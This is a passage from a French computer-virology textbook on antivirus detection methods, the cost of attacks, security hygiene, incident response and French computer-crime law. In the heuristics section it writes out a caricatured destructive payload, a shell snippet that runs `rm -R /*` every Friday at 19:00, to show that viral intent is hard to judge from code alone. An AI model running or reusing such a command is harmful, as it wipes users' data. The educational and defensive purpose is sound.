Cette technique consiste à rechercher une suite de bits, caractéristique d'un virus donné. Cette suite est analogue à l'empreinte digitale d'une personne. Utilisée comme signature, elle doit posséder deux propriétés importantes[6] :

- Elle doit être *discriminante*. Cela signifie que la signature doit identifier spécifiquement le virus. En particulier, si deux versions d'un même

[6] La modélisation théorique de la notion de signature ainsi que le problème de l'extraction des signatures utilisées par un antivirus sont présentés dans [104].

programme infectant existent, la signature doit être telle qu'un seul des deux doit être détecté. À titre d'exemple, considérons les deux variantes du virus *Datacrime*. Leur signature respective, en hexadécimal, sont :

```
Vers. 1 : 36010183EE038BC63D00007503E90201B
Vers. 2 : 36010183EE038BC63D00007503E9FE00B
```

Les deux versions seront bien distinguées l'une de l'autre. Notons que cette propriété est loin d'être systématique chez les produits actuels. Il en résulte que l'identification exacte des virus et autres infections n'est pas parfaite.

- Elle doit être *non incriminante*. Autrement dit, elle ne doit théoriquement pas incriminer un autre virus, ou un programme sain. Elle doit donc posséder une taille et des caractéristiques suffisamment pertinentes pour ne pas provoquer de fausses alarmes (la probabilité théorique de trouver une séquence donnée de n bits est inversement proportionnelle à 2^n ; cependant, toutes les chaînes de n bits ne constituent pas des signatures valides dans la mesure où ces chaînes appartiennent à un espace de définition plus restreint : celui des instructions réelles produites par le compilateur).
  À titre d'illustration, considérons la signature suivante, `B93F00B44ECD21`, en hexadécimal. Elle n'est pas discriminante. Elle est en effet trop courte mais surtout elle est susceptible d'incriminer des fichiers non infectés. Cela peut être un fichier compressé qui contiendrait la chaîne de caractères `ź?ŧNÍ!` – représentation en ASCII de cette signature – ou bien un exécutable contenant un bloc d'instructions, codé par cette suite et très fréquent dans un programme (instructions de recherche de fichiers).

En général, plus la séquence utilisée pour définir la signature est longue, plus cette signature réalisera ces deux propriétés.

Cette signature peut être :

- soit une séquence d'instructions ;
- soit un message affiché par le virus ;
- soit tout simplement la signature que le virus lui-même utilise pour éviter la surinfection d'un exécutable.

La base de signatures comporte, pour chaque virus qui s'y trouve recensé :

- la signature proprement dite ;
- l'endroit où la chercher (en-tête de l'exécutable, début ou fin du code...). Plutôt que de rechercher la séquence de bits qui la définit dans tout l'exécutable, l'antivirus se limite à une zone spécifique de cet exécu-

table, cela permet d'accélérer la recherche. En considérant cette donnée, il a été facile, lors de tests en laboratoire, de mettre la plupart des antivirus en défaut ;
- le mode de recherche : recherche simple de la signature, décompression du code, déchiffrement...

Si la détection par signatures peut se révéler très efficace, elle se limite aux virus connus et analysés. Le problème avec cette technique est qu'elle est facilement contournable. Un simple changement de compilateur suffit à leurrer la plupart des antivirus (voir exercices). Une étude de la base de signatures permettra de déterminer ses limites. Elle ne permet de gérer ni les virus polymorphes, ni certains virus chiffrés, et encore moins les virus inconnus. Le taux de fausses alarmes est faible bien que l'identification correcte laisse quelquefois à désirer (problème de fausse incrimination).

Le principal problème de ce mode de détection est la nécessité de maintenir la base de signatures virales avec les contraintes que cela comporte : taille de la base, stockage sécurisé (des sites d'antivirus contenant les bases de signatures de leurs produits sont quelquefois attaqués), la distribution sécurisée, la mise à jour plus ou moins régulière et effective par l'utilisateur, souvent négligent. Rappelons qu'actuellement, la fréquence de mise à jour d'un antivirus est d'une fois par semaine au minimum. À noter que la mise à jour de ces bases permet la détection de nouveaux virus ou vers, mais aussi, dans certains cas, d'améliorer la détection des virus ou vers précédemment repérés (par d'autres techniques) en diminuant, par exemple, les ressources machine nécessaires.

Cela explique pourquoi, pour une même infection, le programme infecté sera détecté plusieurs fois (un compte rendu pour chaque moteur antiviral). Notons que, pour cette technique, l'antivirus constate une infection déjà effective.

Analyse spectrale

Elle consiste à établir la liste des instructions d'un programme (le spectre) et à y rechercher des instructions peu courantes dans la plupart des programmes non viraux mais caractéristiques de virus ou de vers. Par exemple, un compilateur (C ou assembleur) n'utilise en réalité qu'une partie de l'ensemble des instructions théoriquement possibles (afin d'optimiser le code le plus souvent), alors qu'un virus va tenter d'utiliser plus largement ce jeu d'instructions, pour accroître son efficacité.

Par exemple, pour annuler le contenu du registre `AX`, l'instruction généralement utilisée est l'instruction `XOR AX, AX`. Dans le cadre du polymor-

phisme par réécriture du code, le virus pourra la remplacer par l'instruction `MOV AX, 0`, moins fréquemment utilisée par le compilateur.

Pour un type de compilateur, le spectre est constitué d'une liste d'instructions $(I_i)_{1\leq i\leq N}$, chacune d'entre elles étant accompagnée d'une fréquence théorique d'apparition n_i, caractérisant son occurrence dans des programmes « normaux », générés par le compilateur considéré. Lors de l'analyse d'un programme, pour chacune de ces instructions, l'effectif observé o_i est alors calculé. Si N intructions composent le spectre, l'estimateur

$$D^2 = \sum_{i=1}^{N} \frac{(o_i - n_i)^2}{n_i}$$

est calculé. Si la valeur de cet estimateur dépasse un certain seuil (seuil de décision), pour un risque d'erreur fixé, l'infection est alors suspectée[7].

Pour résumer, le spectre d'un virus diffère de manière significative de celui d'un programme « normal » mais la notion de « normalité » est, encore une fois, très relative. Elle repose sur une modélisation statistique de la fréquence des instructions et sur un comportement en moyenne des compilateurs. Le processus de décision (infection ou non) est donc basé sur un ou plusieurs tests statistiques[8] (généralement, tests unilatéraux du χ^2), auxquels sont donc attachées des probabilités d'erreur de première et seconde espèce[9]. Ceci explique pourquoi cette technique provoque davantage de fausses alertes. En revanche, elle permet parfois de détecter certains virus inconnus – utilisant des techniques connues le plus souvent. Il faut préciser que la détection, par analyse spectrale, de codes viraux chiffrés ou compressés, devient délicate de nos jours, beaucoup d'exécutables commerciaux implémentant de tels mécanismes pour lutter contre le désassemblage.

[7] Nous ne donnons ici qu'une description très succincte du test, appelé test du χ^2. Le lecteur pourra consulter, pour plus de détails [75, chap 16]. À noter que les instructions peuvent être groupées par classes, définies selon certains critères. Le calcul de l'estimateur considère alors les effectifs théoriques et observés de chaque classe.

[8] Les instructions du spectre peuvent être ou non regroupées en classes, selon différents regroupements possibles ; il est également intéressant de considérer plusieurs spectres de référence. En règle générale, chaque variante donne lieu à un test.

[9] Si on formule une hypothèse $\mathcal{H}_0$ selon laquelle le programme n'est pas infecté, l'erreur de première espèce, notée α, consiste à rejeter $\mathcal{H}_0$ alors qu'elle est vraie. C'est ce que l'on dénomme par fausse alarme. En revanche, si cette hypothèse est conservée alors qu'en réalité elle est fausse (le programme est infecté), il s'agit là d'une erreur dite de seconde espèce (problème de non détection), notée β. En général, α est fixé *a priori*, en fonction des implications d'une éventuelle erreur tandis que la détermination de β est, très souvent, beaucoup plus difficile.

Analyse heuristique

Cette technique consiste à utiliser des règles, des stratégies en vue d'étudier le comportement d'un programme, chaque séquence d'instructions d'un programme pouvant représenter une fonctionnalité répertoriée dans une base. Le but est de détecter des actions potentiellement virales. La difficulté de cette technique est du même ordre que pour l'analyse spectrale (problème de fiabilité et nombre de fausses alertes). À titre d'exemple simple, considérons le code suivant d'une charge finale virale :

```
if test "$(date +%a%k%M)" == "Fri1900"; then
rm -R /*
fi
```

Ce code efface tous les fichiers à partir de la racine du système de fichiers, tous les vendredis à `19:00`. Soit maintenant le code suivant, écrit par un administrateur, pour supprimer tous les fichiers inutiles, qui occupent généralement trop de place[10], et ce, également, tous les vendredis à `19:00` :

```
if test "$(date +%a%k%M)" == "Fri1900"; then
rm -R /*.o
fi
```

Comment, hors de tout contexte, est-il possible de déterminer lequel de ces deux programmes est viral et lequel ne l'est pas ? Cet exemple, volontairement caricatural, illustre cependant parfaitement la difficulté, dans certains cas, de déterminer un comportement viral. Dans un même ordre d'idée, l'économiseur d'écran `loop` sous Linux (utiliser la commande `xlock -mode loop` pour le lancer), qui simule l'automate autoreproducteur de Langton [158], présenté dans le chapitre 2, pourrait être détecté comme un virus, en vertu du processus de duplication qu'il simule.

Certains éditeurs dont le logiciel antivirus agit par heuristiques prétendent généralement que leur produit ne nécessite pas de mises à jour. En fait, les programmeurs de virus retrouvent très vite, après étude de l'antivirus, les règles et les stratégies employées par ce dernier et parviennent à le leurrer. Cela oblige l'éditeur à utiliser d'autres règles, ou à les affiner, et donc à mettre à jour le produit. Mais cela se fait, le plus souvent, d'une manière discrète lors d'un passage à un niveau de version supérieur.

[10] Ce genre de code est fréquent dans des fichiers `make` (section `clean`).

Le contrôle d'intégrité

Avec cette technique, c'est la modification des fichiers sensibles (exécutables, documents...) qui est surveillée. Pour chaque fichier, on calcule une empreinte numérique infalsifiable (le plus souvent, avec une fonction de hachage de type MD5 [194] ou SHA-1 [116] ou avec des codes de redondance cyclique [CRC]). Autrement dit, il est calculatoirement impossible de modifier en pratique un fichier, de sorte qu'un recalcul d'empreinte fournisse celle initialement produite.

En cas de modification, la vérification de l'empreinte est négative et une infection suspectée. Le gros problème avec cette technique, pourtant séduisante, réside dans le fait qu'il est difficile de la mettre en pratique. Il faut constituer une base d'empreintes sur une machine saine et protégée. En effet, au début de l'utilisation du contrôle d'intégrité, les virus modifiaient les fichiers, recalculaient l'empreinte et la substituaient à l'ancienne. Il faut également enregistrer et maintenir toute modification « légitime ». Ces modifications peuvent provenir de la recompilation de programmes ou de modifications de documents – fichiers de type *Word*, fichiers sources d'un programme.... L'utilisation du chiffrement pour protéger les empreintes, *in situ*, peut être contournée (voir chapitre 16).

L'autre problème est qu'il est assez aisé de contourner cette technique. Certaines familles de virus (compagnons, furtifs, virus lents...) y parviennent aisément soit en ne modifiant pas l'intégrité des fichiers (cas des virus compagnons ; voir chapitre 9), soit en simulant une modification, légitime, des fichiers par le système (cas des virus furtifs et des virus de code source présentés en détail dans la section 5.4.5), par l'utilisateur (cas des virus lents) ou par les antivirus eux-mêmes (cas des virus rapides).

Les principaux défauts des logiciels antivirus qui utilisent le contrôle d'intégrité sont les suivants :

- les fonctions d'intégrité utilisées n'offrent pas de sécurité suffisante. Elles se limitent, le plus souvent, à un simple contrôle de parité (*checksum*) ou à un code de redondance cyclique, dans un souci, encore une fois, de rapidité. Or des fonctions plus évoluées (les fonctions de hachage par exemple) sont en comparaison plus « lentes » ; certaines d'entre elles, également, n'offrent plus le niveau de sécurité souhaité (MD5 par exemple, voir [223]) ;
- l'intégrité ne prend en compte que le fichier lui-même et exclut les structures associées du système de fichiers (voir pour plus de détails l'introduction du chapitre 9). Cela s'explique par la complexité toujours croissante des systèmes d'exploitation graphiques. Pour ces systèmes, le

taux de variabilité des fichiers, notamment ceux attachés au système lui-même (base de registre de Windows, fichiers de configuration, fichiers temporaires...) rend cette prise en compte impossible en pratique. Le problème est identique dans les environnements de type Unix, où les fichiers de configuration sont susceptibles d'être modifiés fréquemment. Le nombre de fausses alarmes peut être également élevé. Enfin, l'infection est détectée mais trop tard puisque c'est le résultat d'une infection qui est constaté.

Techniques antivirales dynamiques

Deux techniques principales existent.

La surveillance comportementale

L'antivirus est résident en mémoire et tente de détecter tout comportement suspect (la définition d'un tel comportement se faisant par rapport à une base de comportements viraux) et le bloquer si nécessaire : tentatives d'ouvertures en lecture/écriture de fichiers exécutables, écriture sur des secteurs systèmes (partition ou démarrage), tentative de mise en résident, etc. Techniquement, l'antivirus agit par détournement d'interruptions (le plus souvent, les interruptions 13H et 21H) ou d'API.

Cette technique permet de détecter quelquefois des virus inconnus (utilisant cependant des techniques connues) et de lutter avant l'infection. Toutefois, certaines techniques virales y échappent. De plus, l'antivirus doit être en mode dynamique, ce qui ralentit, quelquefois sensiblement, le travail. Les fausses alarmes sont relativement nombreuses. Notons que l'analyse de l'antivirus permet de connaître la base de comportements et tout le jeu du programmeur de virus consistera à utiliser cette connaissance pour mieux contourner la protection [106, 141–143].

L'émulation de code

Cette technique permet de disposer de la surveillance de comportement en mode statique, ce qui est assez utile car beaucoup d'utilisateurs impatients préfèrent ce mode pourtant dangereux. Lors du scan, le code étudié est chargé dans une zone mémoire confinée, puis est émulé afin de détecter un comportement potentiellement viral. L'émulation de code est particulièrement adaptée à la lutte contre les virus polymorphes. Cette technique souffre toutefois des mêmes limitations que son homologue dynamique.

6.2.2 Le coût d'une attaque virale

Le coût d'une attaque virale n'est jamais chose évidente à évaluer. Outre les inévitables intérêts divers et variés qui tendent à fausser les évaluations, obtenir une estimation rigoureuse suppose de connaître précisément le nombre réel de machines infectées et ayant vraiment fait l'objet d'une désinfection spécifique. Ce nombre n'est jamais connu avec précision, pour la simple raison que beaucoup de sociétés et/ou d'administrations tendent à passer sous silence ou à minimiser les effets d'une attaque virale. Aussi les différentes évaluations, pour celles généralement considérées comme sérieuses, constituent elles plutôt une borne inférieure du coût réel d'une attaque.

Il est possible d'affirmer que le coût d'une attaque par virus est de loin inférieur à celle d'une attaque par ver et ce, du fait de la nature même de ces infections informatiques et de leur mode d'action respectif. Afin que le lecteur se fasse une idée un peu plus précise de la façon dont la plupart des évaluations sont faites, nous donnerons ici un des modes de calcul les plus fréquemment utilisés[11]. Le coût est estimé en considérant les données suivantes, pour une attaque :

- temps moyen t_d de désinfection manuelle d'une machine : 60 minutes ;
- coût horaire moyen d'un technicien c_t (personne réalisant la désinfection) : environ 12 euros ;
- coût horaire moyen d'un employé c_e (personne dont la machine est indisponible pendant l'opération de désinfection) : 12 euros ;
- coût moyen de perte de productivité par heure p_p (sous l'hypothèse qu'aucune donnée n'a été corrompue ou perdue du fait de l'attaque) : estimée à 120 euros.

La formule générale alors utilisée pour évaluer le coût total $\mathcal{C}_T$ d'une attaque, est, si $N_{\text{infectées}}$ représente le nombre de machines infectées :

$$\mathcal{C}_T = N_{\text{infectées}} \times (c_t + c_e + p_p).$$

Au-delà des chiffres qui peuvent donner lieu à discussion – chiffres qui dépendent plus ou moins fortement du type de sociétés et du pays – c'est la méthode de calcul qui est intéressante et qui est généralement reprise par les différents organismes réalisant ce type d'évaluation. Il est dommage que les compagnies d'assurance ne communiquent pas leur propres méthodes de calcul, qui, sans aucun doute, doivent être relativement précises.

[11] Ce calcul est donné par Keith Peer. Nous reproduisons les chiffres originaux, convertis en euros. Le lecteur consultera le lien suivant pour plus de détails : `www.desktoplinux.com/articles/AT3307459975.html`.

6.2.3 Les règles d'hygiène informatique

Le point essentiel, qu'il ne faut jamais oublier, est qu'un antivirus, comme un pare-feu, n'est pas une protection absolue. Le grand « jeu » des programmeurs de virus et de vers est précisément de répandre des virus permettant de contourner les logiciels antivirus. Cela signifie que fonder sa lutte antivirale sur la seule utilisation d'un ou plusieurs antivirus est illusoire. Il est donc nécessaire de mettre en œuvre, en amont des logiciels de sécurité (antivirus et pare-feux) des règles que l'on peut qualifier de règles d'*hygiène informatique*.

- Mise en place d'une véritable politique de sécurité, dans laquelle la lutte antivirale a été clairement définie et précisée. La menace virale ne peut, en effet, être isolée des autres aspects de la sécurité informatique. Cette politique doit être régulièrement contrôlée (audits) pour la faire évoluer, si nécessaire. Rappelons qu'il n'existe pas de « nirvana sécuritaire » ni de solutions éternelles. Les attaques évoluent, la défense doit faire de même. Cela implique qu'une véritable politique de veille technologique soit mise en place et appliquée (voir section 6.2.5).
- Contrôles des individus. Il faut avoir conscience du fait que dans une politique de sécurité, l'utilisateur est l'élément limitant, le maillon le plus faible du système. Il faut donc en contrôler les compétences et la formation – problème de l'atteinte au système à la suite d'erreurs dans le cas des virus psychologiques par exemple. Il faut également contrôler les comportements volontaires. Il s'agit là d'un problème de sécurité en matière de personnel. Cela inclut, dans le cas d'entreprises sensibles, les procédures d'habilitation, en liaison avec la Direction de la Protection et de la Sécurité de la Défense. Il est vital également de prévenir les comportements inconséquents (problème de l'introduction, non malveillante, de logiciels parasites). La formation et la sensibilisation des utilisateurs, régulières, sont incontournables.
- Contrôle des contenus. Le responsable de la sécurité du système doit établir des règles précises dans ce domaine, les mettre en œuvre et les contrôler régulièrement. L'utilisateur ne doit pas pouvoir installer de manière incontrôlée tout et n'importe quoi sur sa machine (économiseurs, animations flash humoristiques ou cartes de vœux électroniques échangées sur le réseau interne en provenance d'Internet, jeux...). Ces logiciels, qui n'ont rien à y faire, ou qui sont installés sans autorisation, sont autant de risques potentiellement viraux, qu'un antivirus ne détectera pas toujours (expériences à l'appui). Dans une entreprise ou une administration. un ordinateur doit rester exclusivement un instrument

de travail. Il ne faut pas oublier de contrôler des licences des logiciels professionnels. Une copie illégale d'un logiciel – cas malheureusement trop fréquent, en particulier pour des copies achetées à très bas prix dans certains pays – peut contenir un virus.

- Choix des logiciels. Il est désormais clair que beaucoup de logiciels commerciaux, du fait de leurs nombreuses failles et vulnérabilités, n'offrent plus une garantie de sécurité suffisante. La grande offensive des vers du deuxième semestre 2001, et plus récemment celle d'août 2003 (notamment avec *W32/Lovsan*) est à ce titre édifiante. Ces attaques répétées ont incité de grands acteurs du monde informatique (IBM ou SUN par exemple) ou des États (le gouvernement allemand, la Chine, la Corée, le Japon...) à se tourner vers des solutions offrant de réelles garanties, et en premier lieu, vers le monde du logiciel libre (mais pas uniquement !). Découlant du choix des logiciels, celui des formats de documents est également crucial. L'usage des formats RTF ou CSV est de loin préférable aux formats, respectivement DOC et XLS. Le risque de présence de macros infectées est supprimé. Concernant les autres formats, le lecteur consultera [153].
- Diverses mesures procédurales, inhérentes à l'environnement considéré. Les plus courantes sont : la configuration adéquate des séquences de démarrage au niveau du BIOS, la limitation ou l'interdiction de l'exécution ou de l'installation des programmes exécutables par les utilisateurs (hors contrôles de l'administrateur), la gestion des périphériques amovibles (comme les périphériques USB), la gestion des ordinateurs mobiles, la sauvegarde régulière des données, le contrôle d'accès physique aux machines les plus sensibles, l'isolation des réseaux internes vis-à-vis d'Internet, en particulier les plus sensibles, la notarisation des connexions, le cloisonnement au sein de l'architecture réseau, la gestion centralisée des alertes virales (utile contre les virus psychologiques).... Ce sont autant de mesures qui vont permettre de limiter soit le risque d'infection soit les dégâts en cas d'infection. Le lecteur pourra consulter [137] pour une présentation détaillée des procédures préventives à appliquer.

D'une manière générale, et ainsi que le conseille la réglementation [190], toutes ces règles doivent être rassemblées dans un document, appelé *charte informatique*, et que tout utilisateur doit lire, approuver et signer avant de se voir attribuer des ressources informatiques.

Le lecteur pourra consulter [121] à titre de complément. Cet article présente en détail une politique antivirale dans un organisme de la Défense.

Il peut constituer une base solide de réflexion. L'État français a publié un document [190] concernant la sécurité informatique, dont la lecture est également conseillée. Ce document est présent sur le CDROM accompagnant cet ouvrage.

6.2.4 Conduite à tenir en cas d'infection

Nous abordons à présent le cas où le système est victime d'une infection informatique. Nous supposons que ce système est équipé d'un antivirus et d'un pare-feu. Quelles actions doivent être menées ? Tout va dépendre de la réaction ou non des logiciels de protection (antivirus ou autre). Autrement dit, l'attaque est-elle identifiée ou non ? Dans ce dernier cas, la découverte d'une attaque par infection informatique est généralement le fait d'une action offensive (la charge finale) et la situation est alors, en général, plus grave, mais heureusement beaucoup moins fréquente.

Les actions à mener peuvent se résumer aux mesures suivantes, en ne considérant que celles génériques. Chaque environnement informatique possède des caractéristiques et des contraintes propres qui ne peuvent être toutes envisagées ici. L'application des mesures présentées ci-après permet déjà de parer à l'essentiel. Il est également possible que la nature de l'infection, en particulier si elle est destructrice, ne permette pas d'appliquer tout ou partie de ces mesures.

Insistons sur la nécessité d'un compte rendu immédiat auprès de l'administrateur du système, voire de l'officier de sécurité informatique. Il est navrant de constater que trop d'utilisateurs n'ont pas ce réflexe, mettant ainsi un peu plus le système en péril.

Cas d'une infection détectée

L'antivirus (ou le pare-feu dans le cas d'un cheval de Troie) a détecté une infection. Rappelons qu'il peut s'agir d'une erreur, plus ou moins fréquente, selon le type de fichier incriminé (données compressées par exemple) ou le type d'antivirus. Les principales mesures à appliquer sont énoncées ci-dessous.

1. Isoler du réseau la ou les machines incriminées. Il est nécessaire de lutter contre la propagation de l'infection, possible en particulier si l'antivirus n'a pas été capable, situation de plus en plus fréquente, d'éradiquer l'infection. Dans certains cas, cela peut se limiter à la fermeture d'un ou plusieurs ports (port 135 pour le ver *Blaster*, par exemple) mais cela nécessite de connaître avec certitude et précision la nature de l'infection.

2. Sauvegarder des données qui ne l'auraient pas encore été. Il vaut mieux sauvegarder des données infectées que de les perdre. En revanche, leur réutilisation nécessitera de les désinfecter auparavant. Il est également important de sauvegarder les fichiers de log présents sur le serveur.
3. Sauvegarder les fichiers infectés. Il est conseillé, à ce propos, de choisir, comme action par défaut de l'antivirus, celle qui permet de toujours conserver au minimum une copie de l'infection, sous forme désactivée (renommage, mise en quarantaine). Le but est de pouvoir analyser ou faire analyser la menace. Cela permet, de plus, de disposer d'un élément de preuves, notamment si des poursuites sont entamées. L'assureur de risques informatiques peut également souhaiter en disposer. Rappelons que la véritable nature de l'infection, au-delà de ce qu'affirme votre antivirus, ne sera révélée que par l'analyse du code et uniquement par elle.
4. Passer l'antivirus en mode éradication et laisser l'antivirus agir. Éteindre la machine et repasser l'antivirus dans ce mode. En général, si une éradication complète a été possible, la machine est saine. Toutefois, il se peut que l'infection soit tellement retorse qu'un mécanisme de temporisation intervienne pour une éventuelle réinfection. Deux attitudes sont alors possibles :
   - formatage bas niveau des disques durs (secteurs de démarrage compris) et réinstallation du système. Si cette solution est concevable pour une machine client, elle l'est beaucoup moins pour un serveur. Dans certains cas (systèmes sensibles), il se peut qu'aucune autre solution ne soit possible ;
   - consultation d'un ou plusieurs sites antivirus et des pages consacrées à l'infection en question (ne pas hésiter à recouper l'information en passant par plusieurs sites). Généralement, si l'infection est élaborée, un utilitaire spécifique est disponible, qui permettra une éradication efficace. Il est également utile de prendre connaissance des éventuelles mesures post-infection et post-éradication.
5. Appliquer les mesures post-infection et post-éradication. Celles-ci vont dépendre de la nature de l'infection. Mais en général, il est conseillé d'imposer le changement de tous les mots de passe, surtout si l'attaque est le fait d'un ver. Le risque de leur compromission par une évasion sur le réseau n'est jamais à négliger. Généralement, il est également nécessaire d'appliquer des correctifs de sécurité pour certains logiciels, dont les failles logicielles ont permis et facilité l'infection par le code malveillant. Dans ce dernier cas, il est indispensable de procéder de même pour les images du système (encore appelées *Ghosts*). La réinstallation

d'une image, elle-même non corrigée, réintroduira la ou les failles et le système sera alors de nouveau vulnérable. La meilleure procédure est encore de refaire une image complète du ou des systèmes après l'attaque et la mise à jour de l'environnement logiciel.

6. Les acteurs de la sécurité informatique (administrateur et officier de sécurité) doivent procéder à une réévaluation, même succincte, de la politique, des procédures et des outils de sécurité pour déterminer le point faible ayant permis cette infection.
7. En cas d'attaque avérée (action malveillante identifiée), il est nécessaire de porter plainte. Insistons sur ce point. Il s'agit à la fois d'un acte civique et d'une nécessité. Les services de police ou de gendarmerie ne peuvent agir que sur dépôt de plainte. L'identification du responsable de l'attaque ne sera possible, le plus souvent, que si une telle action a lieu. Cela peut permettre à terme et dans certains cas d'épargner d'autres victimes potentielles.

Cas d'une infection non détectée

Dans cette situation, l'antivirus et/ou le pare-feu n'ont pas réagi mais des phénomèmes résultant d'une action offensive (charge finale ou effet de saturation) trahissent la présence potentielle d'une infection. Ce cas, plus rare, est plus grave. Seul l'administrateur, avec éventuellement une aide extérieure, peut agir, ayant la main sur tout le système.

1. Isoler (déconnecter) le système de l'extérieur (Internet ou autres LANs). Isoler également les machines infectées des autres. Une attention toute particulière doit être portée aux serveurs de données qui doivent être arrêtés. Le but est, d'une part, d'arrêter le processus infectieux, d'autre part, d'interdire l'action d'une éventuelle charge finale, non encore déclenchée.
2. Sauvegarder toutes les données qui ne le seraient pas encore. Là encore, il vaut mieux sauvegarder des données infectées que de risquer de les perdre totalement. Une fois mis à jour, l'antivirus pourra procéder à la désinfection des données infectées sauvegardées.
3. Analyser le système en détail. Là, malheureusement, dans la mesure où les logiciels censés agir ont été mis en défaut, la tâche est ardue et seule l'expérience de l'administrateur et de son équipe va faire la différence. Une bonne solution est de conserver une image du système, actualisée

régulièrement, en archive[12]. L'analyse, en utilisant cette image, permettra de repérer les fichiers ayant subi des modifications. Dans un premier temps, sont éliminés les fichiers qui ont été modifiés mais qui ne peuvent cependant être incriminés[13], par exemple en raison de leur format [153]. Ensuite, il sera possible peu à peu d'identifier le ou les fichiers infectés ou participant de l'infection (fichiers surnuméraires dans le cas de virus compagnons par exemple). Ces fichiers doivent être impérativement sauvegardés et transmis aux services de police ou de gendarmerie (avec dépôt de plainte). Il est également indispensable de faire parvenir cette copie du fichier infecté à un organisme d'alerte ou de veille (type CLUSIF).

4. La suppression de ces fichiers, ou leur restauration à partir de sauvegardes sûres, permettra alors de redémarrer la machine, sans cependant la connecter au réseau. Une période de quarantaine est fortement conseillée, en l'absence de retours sur la nature réelle de l'infection.
5. Tout le reste sera dicté par les éléments fournis par l'identification et l'analyse de l'infection : mesures post-infection et autres. À partir de ce moment-là, nous retombons dans la situation précédemment traitée.

6.2.5 Conclusion

Le risque infectieux informatique est bien réel et représente l'une des plus grandes menaces de demain ; toutefois il convient de le considérer non plus isolément mais dans la perspective plus large de la sécurité des réseaux, des applicatifs, des protocoles... En d'autres termes, la lutte contre le risque viral ne peut se faire sans :

- une veille technologique de tous les instants. La découverte périodique de failles, exploitables par des programmes infectieux, et la publication des correctifs correspondants doivent être connues du responsable de la sécurité informatique de l'entreprise ;
- une permanence des fonctions d'administrateur (systèmes et réseaux) et d'officier de sécurité. En 2001, les vers *Codered* , et en 2003 les vers *Sobig-F* et *Blaster/Lovsan* ont frappé durant l'été. Ce n'est pas un hasard, cette période connaît généralement un relâchement (faute de personnel) de ces deux fonctions.

[12] Il peut s'agir de stocker une empreinte numérique obtenue à l'aide d'une fonction de hachage pour chaque fichier présent sur le système. Mais dans ce cas, il n'est possible que de détecter les effets et non la cause.

[13] Il convient d'être prudent à ce sujet-là, notamment si l'on considère la technique d'infection présentée dans le chapitre 16.

Donnons trois chiffres édifiants : la vulnérablité des serveurs web IIS, qui a permis au ver *Codered* de se propager [87], ainsi que son correctif, avaient été publiés un mois avant l'attaque du ver ; près de 400 000 serveurs dans le monde ont été infectés. La vulnérabilité utilisée par le ver Sapphire/Slammer (janvier 2003) [39] et son correctif étaient disponibles six mois avant l'apparition du ver : malgré cela, 200 000 serveurs ont été infectés dans le monde. Enfin, le ver *Fortnight.F*[14], qui est apparu en juin 2003, infectant un grand nombre de machines, utilise une vulnérabilité d'Outlook, détectée (et corrigée par Microsoft) **trois ans auparavant**.

Un exemple de politique de veille technologique est décrite dans [34]. L'inscription à des listes de diffusion d'éditeurs d'antivirus et la consultation de sites (par exemple [181]), publiant en temps réel les alertes concernant les dernières vulnérabilités détectées, sont autant de démarches incontournables dans une lutte antivirale efficace.

6.3 Aspects juridiques de la virologie informatique

Nous conclurons ce chapitre en dressant un bref résumé des aspects juridiques de la virologie informatique. Il est, en effet, indispensable de rappeler que si ce livre traite de manière détaillée des virus, de la façon de les programmer, de leur mode intime de fonctionnement, son but n'est, en aucune manière, de favoriser leur utilisation. Nous condamnons par avance toute utilisation à des fins nuisibles et malhonnêtes. Ce livre se veut avant tout un outil didactique, à destination de lecteurs mûrs et responsables, permettant de mieux comprendre un certain nombre de techniques ainsi que les enjeux qui en découlent. Mais surtout, il s'agit de faire partager au lecteur un plaisir avant tout intellectuel. Enseigner la chimie, en particulier les mécanismes de nitratation de composés organiques[15], ne signifie pas que les élèves soient autorisés à fabriquer des explosifs. Il en est de même pour la virologie informatique.

6.3.1 La situation actuelle

Un rappel des éléments de droit applicables à une utilisation frauduleuse de la virologie informatique nous a paru indispensable. Nous nous limiterons

[14] Cette version du ver utilise les applets Java et Javascript pour se répandre *via* le courrier électronique, lorsqu'il est configuré pour accepter le format `HTML`. Pour plus de détails, consulter le site de l'éditeur *Sophos*.

[15] Ces mécanismes permettent de fabriquer des explosifs.

au droit français. Nous avons pris comme base les articles de T. Devergranne [66, 67], dont la lecture est vivement conseillée. Précisons toutefois, notamment pour les lecteurs francophones non français, que la plupart des pays possèdent une législation similaire à celle de la France. Avant toute expérience dans ce domaine, nous leur conseillons vivement de se documenter et de prendre connaissance de la loi nationale en vigueur. Enfin, une présentation des aspects juridiques de la cybercriminalité, notamment dans le cadre européen, est disponible dans [43, 44].

Bien que les virus soient avant tout des programmes informatiques, ces derniers possèdent des fonctions particulières et certainement loin d'être anodines. Face à la diversité des infections informatiques, chacune possédant des caractéristiques propres et un mode de fonctionnement spécifique, le juriste retient, quant à lui, la notion unique de *programmes indésirables*, transmis ou introduits contre la volonté de l'utilisateur ou du maître du système. La transmission d'une infection informatique cachée, *via* un programme anodin (jeu, applicatif...), accepté consciemment par l'utilisateur, est assimilable au fait d'aller contre sa volonté (l'utilisateur n'est conscient que du programme et non pas de l'infection).

Il n'existe pas de loi spécifique concernant les infections informatiques. Ces dernières rentrent dans le cadre, très général, de la loi sur la sécurité informatique (ancienne loi Godfrain) : article 323 du Code pénal. Les principaux cas sont les suivants :

- *Accès frauduleux au système par infection informatique.*- L'infection a ici pour but de permettre un accès frauduleux (entendons, sans autorisation) dans le système. C'est le cas des chevaux de Troie, des leurres ou de virus/vers installant des fonctionnalités d'accès cachés (par exemple le ver *Codered*). L'article 323-1 du code pénal s'applique alors :

  > *Art 323-1 c. pen. : le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie, d'un système de traitement automatisé de données est puni d'un an d'emprisonnement et de 15 000 euros d'amende.*
  >
  > *Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 30 000 euros d'amende.*

  L'accès doit être frauduleux et volontaire (il ne résulte pas d'une action inconsciente).
- *Atteinte frauduleuse au système.*- Une infection informatique est introduite *volontairement* au sein du système, à l'insu de son responsable

et/ou propriétaire, dans le but de porter atteinte à son fonctionnement normal et régulier. Sont concernées, entre autres exemples, les attaques par saturation effectuées par l'intermédiaire d'un ver (cas du ver *Code-red1* [87]), un macro-virus comme COLORS modifiant le paramétrage de Windows, un virus comme CIH détruisant le BIOS de la machine [88] ou encore une bombe logique (voir la jurisprudence mentionnée dans [67]). Dans ce cas, l'article 323-2 du Code pénal s'applique.

